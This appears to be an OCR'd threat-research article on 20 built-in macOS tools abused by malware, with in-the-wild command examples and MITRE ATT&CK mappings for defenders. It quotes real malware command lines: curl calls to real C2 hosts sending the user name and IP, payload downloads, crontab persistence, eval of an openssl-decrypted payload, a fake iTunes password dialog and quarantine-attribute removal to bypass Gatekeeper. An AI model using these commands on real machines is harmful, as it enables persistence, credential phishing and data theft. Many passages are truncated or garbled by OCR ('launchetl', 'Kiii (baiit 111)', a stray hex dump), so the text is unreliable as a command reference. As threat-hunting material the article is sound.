

In a recent two-part series of blog posts on Medium, Nasreddine Bencherchali took

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Looking back at campaigns directly targeting the macOS platform for the last several years, we have rounded up 20 of the most commonly used built-in tools (ab)used by threat actors, malware, and adware, complete with in-the-wild examples and associated MITRE behavioral indicators. We've also added links for each threat so that you can follow up on further details such as IoCs, hashes and researcher analyses.

chmod (/bin/chmod)

Change file modes or Access Control Lists. Generally used by malware in order to give executable permissions to an executable payload retrieved remotely from a C2.

Common Arguments

chmod +x

chmod -R 755

chmod 777

ITW Examples

Bundlore

chmod -R 755 /var/folders/vq/04qz73bd7zb27d3b6r7rc6zr0000gq/T/x.mykHCy73

XCSSET

chmod +x "xcassets"

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

• File and Directory Permissions Modification T1222

chown (/usr/sbin/chown)

Change file owner and group. This utility is used by malware to change the user ID and/or the group ID of the specified files. This can lock other users' out of access to the file, thus hampering removal or inspection. It may also be required in order to execute a file in certain, elevated context.

Common Arguments

chown -R <user[:group]>

ITW Examples

OSX.Dummy

chown root /tmp/script.sh

MMInstall

/usr/sbin/chown -R root:wheel /Applications/MyCouponsmart

/usr/sbin/chown -R root:wheel /Users/user/Applications/SecureMacUpdates

Associated MITRE Techniques

as a means to achieve persistence on macOS either in addition to or instead of installing agents and daemons via launchctl. Threat actors may also enumerate existing crontabs in order to manipulate them.

Common Arguments

```
crontab -I
echo '<*/num> * * * * ' | crontab -

ITW Examples
```

Empyre

```
cmd = 'crontab -I | { cat; echo "O * * * * %s"; } | crontab -'

GravityRAT

sudo crontab -I 2>/dev/null; echo "*/2 * * * * s

Pupy RAT

cat /etc/passwd | cut -d ":" -f 1 | xargs -n1 crontab -I -u

VindInstaller

crontab -I > /tmp/file
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

• Persistence TA0003

Integrity Protection tool. The csrutil tool is commonly used by malware and postexploitation tools to determine whether certain files and directories on the system are writable or not.

Common Arguments

csrutil status

ITW Examples

Bella

```
if systemVersion.startswith("10.11") or systemVersion.startswith("10.12"):
    csrutil = subprocess.Popen(["csrutil status"], stdout=subprocess.PIPE, shell=Tru
    (out, err) = csrutil.communicate()
    if "disabled" in out:
        send_msg(greenPlus + out, False)
        sipEnabled = False #SIP function exists, but is specifically and intentional
```

MacSearch

/usr/bin/csrutil

OSX.Proton.C

csrutil status

Associated MITRE Techniques

tools in the malware author's toolkit, curl is used widely in threats of all kinds, from PUPs and adware to trojans, backdoors, and APT implants, in order to download payloads, exfiltrate user data, and track campaigns via unique identifiers.

Monitoring for malicious use of curl is a must for all security teams.

Common Arguments

curl -k -s -L-o

ITW Examples

OSX.GMERA

req=`curl -ks "http://owpqkszz.info/link.php?\${whoami}&\${ip}"`

Shlayer

curl -fsL "\$url" >\$tmp_path

Bundlore

curl -s -L -o "\${dir}/stmp.tar.gz" "\${dlUrl}"

OSX.Mami

do curl -L -f -v --create-dirs -o '/Users/user/Library/Application Support/Cyclonica/Cyclonica'

XCSSET

curl --connect-timeout 10 -sk https://flixprice.com/agent/log.php

Associated MITRE Techniques

anname (, asi, bin, anname)

Returns the filename or directory portion of a pathname. The dirname utility and its companion utility basename are both used widely by threat actors as a means of constructing installation paths and locating relative assets based on the executing parent's location. Whereas dirname returns the full path to the parent of the current working directory, basename returns the name of the current working directory without the preceding path.

Common Arguments

dirname <path>

basename <path>

ITW Examples

XCSSET

dirname /Users/user/Library/LaunchAgents/com.apple.core.accountsd.plist

sh -c basename '/Users/user/Library/Application

Scripts/com.apple.AddressBook.Shared/CoreFrameworks/com.oracle.java.sound.app'

OceanLotus

dirname /Users/user/Downloads/ALL tim nha Chi Ngoc Canada.doc

MMInstall

dirname /Applications/MyCouponsmart/MyCouponsmart

File and Directory Discovery T1083

ioreg (/usr/sbin/ioreg)

Displays the I/O Kit registry. This Unix binary is widely used by many malware families to determine the device's unique ID (for campaign tracking), usually in the form of the machine's serial number. This may or may not be hashed with another utility (e.g., md5) before being sent to the C2. To facilitate anti-analysis and evasion, ioreg is also used by some threat actors to determine whether the device is running in a virtual environment.

Common Arguments

ioreg -c IOPlatformExpertDevice -d 2 | awk -F"" '/IOPlatformSerialNumber/{print \$(NF-1)}'

ITW Examples

OSX.CpuMeaner

ioreg -rd1 -w0 -c AppleAHCIDiskDriver | awk '/Serial Number/{gsub(""", "", \$4);print \$4}'

OSX.Fruitfly

ioreg -l | grep -e 'VirtualBox' -e 'Oracle' -e 'VMware' -e 'Parallels' | wc -l

OceanLotus

ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformSerialNumber/ { split(\$0, line, "\"");

nrintf("%s" line[4]). }'

Kiii (baiit 111), pkiii (rasirbiii) pkiii), kiiiaii (rasirbiii) kiiiaii)

These related commands are used to kill processes (kill, pkill) and applications (killall). Typically, malware actors use these on macOS for evasion and anti-analysis, such as killing the Activity Monitor or the Terminal to prevent users inspecting processes.

Common Arguments

killall

kill -9

pkill

ITW Examples

macOS.OSAMiner

killall Terminal

XCSSET

xargs kill -9

Bundlore

pkill cfprefsd

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

third-party services, and starting newly created persistence jobs installed as Launch Agents and Launch Daemons.

Common Arguments

launchetl load

launchetl unload

launchetl stop

launchetl start

launchetl remove

ITW Examples

OSX.CoinMiner

launchetl load /Library/LaunchDaemons/com.apple.acc.installer.v1.plist

Lazarus Family

launchctl load -w "%s/Library/LaunchAgents/%s"

FinFisher/FinSpy

/bin/launchetl load

/bin/launchctl unload

OSX.Dummy

launchetl load -w

```
05TD0660: 1004 0144 3306 6093 0150 35C2 0000 0000
021b0f10: 0000 0000 0000 0000 0000 0000 0945 073e
                                             ....E.>
021b0f20: 0e4c 056d 0401 3405 dcc0 0000 0000 2d00
021b0f30: 0000 011c 8cc0 0000 0000 0500 0000 09e1
021b0f40: 0101 0c05 9506 c000 0000 0002 0000 0000
021b0f50: 188d c000 0000 0004 0000 0001 1491 c3e6
021b0f60: b76d cb00 0000 0000 0000 0009 0000 006c
021b0f70: 6175 6e63 6863 746c 0000 0000 0000 0001
                                             aunchctl......
021b0f80: 1091 c2fe bc87 9100 0000 0000 0000 0004
021b0f90: 0000 006c 6f61 6400 0000 0001 1091 c2ea
                                             ...load......
021b0fa0: f6ca 8100 0000 0000 0000 0002 0000 00<mark>2</mark>d
021b0fb0: 7700 0000 0000 0009 e108 3c3d 0144 930e
                                             w....<=.D..
021b0fc0: e089 0120 92c5 0000 0000 0600 0000 0000
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Services: Launchetl T1569
- Scheduled Task/Job: Launchd T1053
- Create or Modify System Process: Launch Agent T1543.001
- Create or Modify System Process: Launch Daemon T1543.004

mktemp (/usr/bin/mktemp)

Make a unique filename. This useful utility is widely used by malware to make random, unique file and directory names for payloads. Despite the name, mktemp does not have to be used only in the /tmp directory.

TMP_DIR=`mktemp -d -t x

Shlayer

export tmpDir="\$(mktemp -d /tmp/XXXXXXXXXXX)"

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

Hide Artifacts T1564

openssl (/usr/bin/openssl)

Cryptography toolkit, openssl is used widely by attackers, often in conjunction with base64, to encode and decode malware to hide it from detection.

Common Arguments

openssl enc -aes-256-cbc -d -A -base64 -k

ITW Examples

EvilOSX

os.popen("openssl req -newkey rsa:4096 -nodes -x509 -days 365 -subj "%s" -sha256 "

MMInstall

/bin/sh -c /usr/sbin/ioreg -c IOPlatformExpertDevice -d 2 | awk -F"

eval "\$(openssl enc -base64 -d -aes-256-cbc -nosalt -pass pass:10598344576 <"\$fileDir"/Resources/talon)"

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Deobfuscate/Decode Files or Information T1140
- Encrypted Channel: Asymmetric Cryptography T1573

osacompile (/usr/bin/osacompile)

Compile AppleScripts from given files or standard input into a singe output script. Files may be plain text or other compiled scripts. Osacompile is useful to malware that wants to take advantage of AppleScript's many powerful features such as controlling other applications' behaviour, manipulating the GUI, faking user input and phishing for credentials.

Common Arguments

osacompile -x -e

osacompile -x -o

ITW Examples

XCSSET

Obfuscated Files or Information: Compile After Delivery T1027

osascript (/usr/bin/osascript)

Executes a given AppleScript, which may be plain text or a compiled script (.scpt). Scripts can also be specified line by line using -e switches on the command line, a technique popular among adware and browser manipulating malware. Although AppleScripts can be executed in other ways, osascript is still the most common method used by threat actors. It is also a particular favorite of various open source post-exploitation and RAT tools.

Common Arguments

osascript -e

ITW Examples

EvilOSX

osascript -e 'tell app "iTunes" to activate' -e 'tell app "iTunes" to display dialog "Error connecting to iTunes. Please verify your password"

Pupy RAT

cmd = 'osascript -e 'tell app "Finder" to display dialog "%s"" % args.text

EggShell

cmd_data["args"] = " -e 'tell application "Finder" to sleen"

The following techniques from MITRE ATT&CK are associated with this tool:

Command and Scripting Interpreter: AppleScript T1059

ps (/bin/ps)

Display information about running processes. The process status (ps) command is to macOS (and Linux) what Tasklist is to Windows: an adversary's primary means of understanding the device's current execution environment. Aside from simply enumerating running processes, ps can be used to check on a given process' start time, elapsed time, resource usage and the login name of the user who started it (among other things).

Common Arguments

```
ps ax
ps -p -o etime=
```

ITW Examples

```
macOS.OSAMiner

ps ax | grep -E '360|Keeper|MacMgr|Lemon|Malware|Avast|Avira|CleanMyMac' | grep -v grep |

awk '{print $1}'

OSX.Fruitfly
```

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

Process Discovery T1057

sw_vers (/usr/bin/sw_vers)

Print operating system version information. It is common for malware to determine the macOS version of the target machine both to discover what APIs are available so that the correct payload can be installed and to ascertain what system defences or mitigations may be in place (e.g., System Integrity Protection, User Data Protections like Full Disk Access).

Common Arguments

sw_vers

sw_vers -productName

sw_vers -productVersion

sw_vers -buildVersion

ITW Examples

Bundlore

/usr/bin/sw_vers -productVersion

sw_vers -productVersion

sw_vers -buildVersion

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

• System Information Discovery T1082

sysctl (/usr/sbin/sysctl)

Retrieve kernel state and allow apps with appropriate privileges to set kernel state.

Used by malware as a means of determining whether the execution parent is within a sandbox or virtual machine. The utility can also be used to determine, among other things, the amount of installed memory on the infected device.

Common Arguments

sysctl -n hw.model

ITW Examples

Bella

sysctl -n machdep.cpu.brand_string; hostinfo | grep memory;

EvilOSX

model key = run command("sysctl -n hw.model")

OceanLotus

sysctl hw.model

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Virtualization/Sandbox Evasion T1497
- System Information Discovery T1082

system_profiler (/usr/sbin/system_profiler)

Reports system hardware and software configuration. This built-in utility is a command line version of the System Information.app (/Applications/Utilities/System Information.app) and is a mainstay of all types of malware, spyware, post-exploitation tools, adware, and PUPs. Because of its deep insight into the entire environment, it can be used for a variety of purposes relating to environment

ITW Examples

Bundlore

/usr/sbin/system_profiler -nospawn -xml SPHardwareDataType -detailLevel full

Empyre

process = subprocess.Popen("system_profiler SPHardwareDataType", stdout=subprocess.PIPE,

shell=True)

FinFisher/FinSpy

system_profiler SPUSBDataType | egrep -i "Manufacturer: (parallels|vmware|virtualbox)"

SearchPageInstaller

system_profiler SPNetworkDataType | grep 'Proxy Enabled'

AMC.PUA, Genieo

/usr/sbin/system_profiler SPHardwareDataType

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- System Information Discovery T1082
- Virtualization/Sandbox Evasion T1497

touch (/ucr/hin/touch)

known as "timestomping".

Common Arguments

touch

touch -t

ITW Examples

OceanLotus

touch -t 1401140507 /Users/user/Library/User Photos/mount_devfs

Pirrit

touch /Applications/.UpdatesMac15

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

- Indicator Removal on Host: Timestomp T1070
- Masquerading T1036

whoami (/usr/bin/whoami)

Display effective user id. Although this utility has been replaced by the more versatile id utility, it is still widely used by malware to retrieve the current user's name. The whoami command is effectively a synonym for id-un.

echo '%@' | sudo -S whoami

whoami

Lazarus

whoami

Pupy RAT

username=`whoami`

OSX.GMERA

whoami="\$(remove_spec_char `whoami`)"

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

• System Owner/User Discovery T1033

xattr (/usr/bin/xattr)

Display and manipulate extended attributes. Used by malware and threat actors as a means to bypass Gatekeeper and Notarization checks on macOS. Incredibly, any process or user can remove the file attribute that is required for these checks to proceed without admin rights.

ITW Examples

OceanLotus

find /Users/user -name *ALL tim nha Chi Ngoc Canada* -exec xattr -d com.apple.quarantine {}



XCSSET

/bin/bash -c xattr -cr '/Applications/Google Chrome.app'

Associated MITRE Techniques

The following techniques from MITRE ATT&CK are associated with this tool:

• Bypass or Subvert Trust Controls T1553

Conclusion

Many threat actors and malware samples use the same tools on macOS, so monitoring or searching for anomalous use of these tools can help your incident response, threat hunting and blue team efforts. For more in-depth information on macOS threat hunting, grab the free SentinelLabs Guide to macOS Threat Hunting & Incident Response ebook.



PHIL STOKES

Phil Stokes is a Threat Researcher at SentinelOne, specializing in macOS threat intelligence, platform vulnerabilities and malware analysis. He began his journey into macOS security as a software developer, creating end user troubleshooting and security tools just at the time when macOS adware and commodity malware first began appearing on the platform. Phil has been closely following the development of macOS threats as well as researching Mac software and OS vulnerabilities since 2014.

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
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